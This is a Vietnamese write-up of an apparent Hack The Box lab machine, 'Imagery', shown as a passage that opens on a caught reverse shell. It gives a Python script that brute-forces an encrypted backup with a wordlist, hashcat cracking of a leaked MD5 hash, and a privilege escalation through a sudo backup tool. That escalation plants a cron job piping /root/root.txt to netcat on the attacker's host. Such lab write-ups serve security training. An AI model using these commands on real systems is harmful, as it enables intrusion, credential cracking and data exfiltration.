┌──(lol㉿kali)-[~]
└─$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.10.15.163] from (UNKNOWN) [10.10.11.88] 48520
sh: 0: can't access tty; job control turned off
$ 
```


III. Pillaging.

-Tại máy của đối phương, ta thử chảy `linpeas`, sau đó chuyển kết quả về phía máy tấn công để đọc, ta thấy là đoạn script đã phát hiện ra được thư mục lạ tại `opt`.



```
╔══════════╣ Unexpected in /opt (usually empty)
total 12
drwxr-xr-x  3 root root 4096 Sep 22 18:56 .
drwxr-xr-x 20 root root 4096 Sep 22 19:10 ..
drwxr-xr-x  3 root root 4096 Sep 22 18:56 google
```


-Tuy nhiên ta để ý thấy là tại thư mục `var`, lại có thưc mục `backup` (không có s), trong đó có chứa 1 file lạ. Ta tải nó về.



```
drwxr-xr-x 2 root root 4096 Sep 22 18:56 /var/backup
total 22516
-rw-rw-r-- 1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
```

-Về cơ bản là không có công cụ để brute nên ta tự tạo 1 đoạn script và chạy để crark file đó. Kết quả là ta crack được với mật khẩu là `bestfriends` và ta có file zip.

```
from pyAesCrypt import decryptFile


filename: str = "web_20250806_120723.zip.aes"
filename_zip: str = "web_20250806_120723.zip"
pass_file: str = "/usr/share/wordlists/rockyou.txt"


def main() -> None:
    with open(pass_file, "r", encoding="latin-1") as f:
        pass_list: list[str] = f.readlines()

        for password in pass_list:
            if(password[-1] == '\n'):
                password = password[:-1]

            try:
                decryptFile(filename, filename_zip, password, 64 * 1024)
                print("Extracted! right pass is " + password)
                return
            except:
                continue

        print("Can't find the right pass")


if __name__ == "__main__":
    main()
```




```
┌──(lol㉿kali)-[~/Desktop/Imagery/scripts]
└─$ python3 test.py
Extracted! right pass is bestfriends
```

-Khi ta unzip file vừa crack ra thì ta lại có được bản sao của mã nguồn, trong đó thì file `db.json` lại chứa mã hash của người dùng `mark` .

```
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    "images": [],
    "bug_reports": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ]
}
```

-Ta lấy mã hash đó và crack, ta có được mật khẩu của người dùng `mark`.


```
hashcat -m 0 -a 0 mark_hash.txt /usr/share/wordlists/rockyou.txt
```



```
01c3d2e5bdaf6134cec0a367cf53e535:supersmash

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 01c3d2e5bdaf6134cec0a367cf53e535
Time.Started.....: Sat Nov 15 06:39:29 2025 (0 secs)
Time.Estimated ...: Sat Nov 15 06:39:29 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  2913.6 kH/s (0.42ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 262144/14344385 (1.83%)
Rejected.........: 0/262144 (0.00%)
Restore.Point....: 253952/14344385 (1.77%)
Restore.Sub.#01 ..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ...: 1beaner → rebel92
Hardware.Mon.#01.: Util: 13%

Started: Sat Nov 15 06:39:28 2025
Stopped: Sat Nov 15 06:39:31 2025
```


⇒ `supersmash`

-Tại shell ta giật được, ta đổi sang người dùng này (Không đăng nhập qua ssh được do nó chỉ cho sử dụng public key).



```
web@Imagery:/tmp/tmp.scNaio1Ph3$ su mark
su mark
Password: supersmash

mark@Imagery:/tmp/tmp.scNaio1Ph3$ id
id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
mark@Imagery:/tmp/tmp.scNaio1Ph3$ 
```


-Và ta có được `user.txt`.



```
mark@Imagery:/tmp/tmp.scNaio1Ph3$ cd ~
cd ~
mark@Imagery:~$ ls
ls
user.txt
mark@Imagery:~$ cat user.txt
cat user.txt
0bb87e7312dc854796d5ec7ba9a2c86a
```


⇒ `0bb87e7312dc854796d5ec7ba9a2c86a`

-Ta thử chạy `sudo -l` và thấy ngay được là người dùng này có thể chạy `charcol` với quyền của `root`.




```
mark@Imagery:~$ sudo -l
sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
mark@Imagery:~$ sudo /usr/local/bin/charcol
sudo /usr/local/bin/charcol



Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help
mark@Imagery:~$ 
```

-Sau khi tra mạng thì ta biết được là đây là 1 công cụ không tồn tại, không còn cách nào khác, ta đành tự thử nghiệm với nó.




```
mark@Imagery:~$ sudo /usr/local/bin/charcol help
sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
```

-Khi ta thử truy cập vào shell, nó yêu cầu mật khẩu, đưa nhiên là ta không có.




```
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):
123

[2025-11-15 11:50:47] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
123

[2025-11-15 11:50:55] [ERROR] Incorrect master passphrase. 1 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
123

[2025-11-15 11:50:57] [ERROR] Incorrect master passphrase after multiple attempts. Exiting application. If y
002)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
```

-Tuy nhiên khi ta thử đưa nó về dạng mặc định, nó lại chỉ yêu cầu mật khẩu của người dùng `mark` , mặc dù phần hướng dẫn bảo khác.



```
mark@Imagery:~$ sudo /usr/local/bin/charcol -R
sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2025-11-15 12:03:31] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-11-15 12:03:51] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
mark@Imagery:~$
```

-Giờ ta chỉ việc truy cập ứng dụng mà không cần mật khẩu.



```
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:

Are you sure you want to use 'no password' mode? (yes/no): yes
yes
[2025-11-15 12:13:33] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell

Charcol The Backup Suit - Development edition 1.0.0

[2025-11-15 12:13:46] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
```


IV. Privilege Escalation.

-Tại máy ta dựng 1 cổng nghe.

```
nc -lnvp cổng_ảo
```


-Tại `charcol shell` , ta chạy câu lệnh sau để backup file `root.txt` ngay trên máy.

```
auto add --schedule "* * * * *" --command "cat /root/root.txt | nc địa_chỉ_ip_máy_tấn_công cổng_ảo >/tmp/f" --name "exploit" --log-output /tmp/test_log
```



```
charcol> auto add --schedule "* * * * *" --command "cat /root/root.txt | nc 10.10.15.163 9003" --name "exploit" --log-output /tmp/test_log
<3 9003" --name "exploit" --log-output /tmp/test_log
[2025-11-15 13:09:32] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-11-15 13:09:38] [INFO] System password verified successfully.
[2025-11-15 13:09:38] [INFO] Auto job 'exploit' (ID: b8ee02c1-6aa3-4479-a026-0d9b2ea666bd) added successfully. The job will run according to schedule.
[2025-11-15 13:09:38] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true cat /root/root.txt | nc 10.10.15.163 9003 >> /tmp/test_log 2>&1
charcol>
```

-Và như thế là ta đã có `root.txt` .



```
┌──(lol㉿kali)-[~/Desktop/Imagery/file_from_machine]
└─$ nc -lnvp 9003
listening on [any] 9003 ...
connect to [10.10.15.163] from (UNKNOWN) [10.10.11.88] 49966
1ff96a2fa9c42a5ce1bd3683d7a30b41
```

⇒ `1ff96a2fa9c42a5ce1bd3683d7a30b41`